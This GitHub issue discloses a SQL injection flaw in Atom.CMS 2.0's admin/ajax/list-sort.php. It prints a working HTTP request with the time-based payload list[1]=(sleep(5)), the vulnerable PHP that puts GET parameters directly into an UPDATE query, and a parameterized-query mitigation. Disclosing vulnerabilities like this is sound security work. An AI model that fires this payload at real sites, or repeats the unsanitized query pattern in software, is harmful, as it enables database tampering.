

New issue

[Jump to bottom](#)

# SQL Injection vulnerability on Atom.CMS\_admin\_ajax\_list-sort.php #261

Open Limerence98 opened this issue on Mar 21 · 1 comment

Limerence98 commented on Mar 21

Exploit Title: SQL Injection vulnerability on Atom.CMS\_admin\_ajax\_list-sort.php

Date: 21-March-2022

Exploit Author: @Limerence

Software Link: <https://github.com/thedigicraft/Atom.CMS>


Version: AtomCMS 2.0

Description:

SQL Injection allows an attacker to run malicious SQL statements on a database and thus being able to read or modify the data in the database. With enough privileges assigned to the database user, it can allow the attacker to delete tables or drop databases.

Code Analysis:

```
GET /admin/ajax/list-sort.php?list[1]=(sleep(5)) HTTP/1.1
Host: test.test
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://test.test/admin/index.php?page=settings
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```



payload: list[1]=(sleep(5))

admin/ajax/list-sort.php

```
1 <?php
2
3 include('.././config/connection.php');
4
5 $list = $_GET['list'];
6
7 //print_r($list);
8
9 foreach ($list as $position => $id) {
10
11     $q = "UPDATE navigation SET position = $position WHERE id = $id";
12     // echo "$q";
13     $r = mysqli_query($dbc, $q);
14
15     echo mysqli_error($dbc);
16
17 }
18
19
20
21
22 >>
```

Impact: Read and modify the users database

Mitigation: Use of Parameterized SQL Queries and Validation

creptor commented on Apr 12

Contributor

Same type of vulnerability addressed on [#257](#) and [#255](#)

Assignees

No one assigned

---

Labels

None yet

---

Projects

None yet

---

Milestone

No milestone

---

Development

No branches or pull requests

---

2 participants

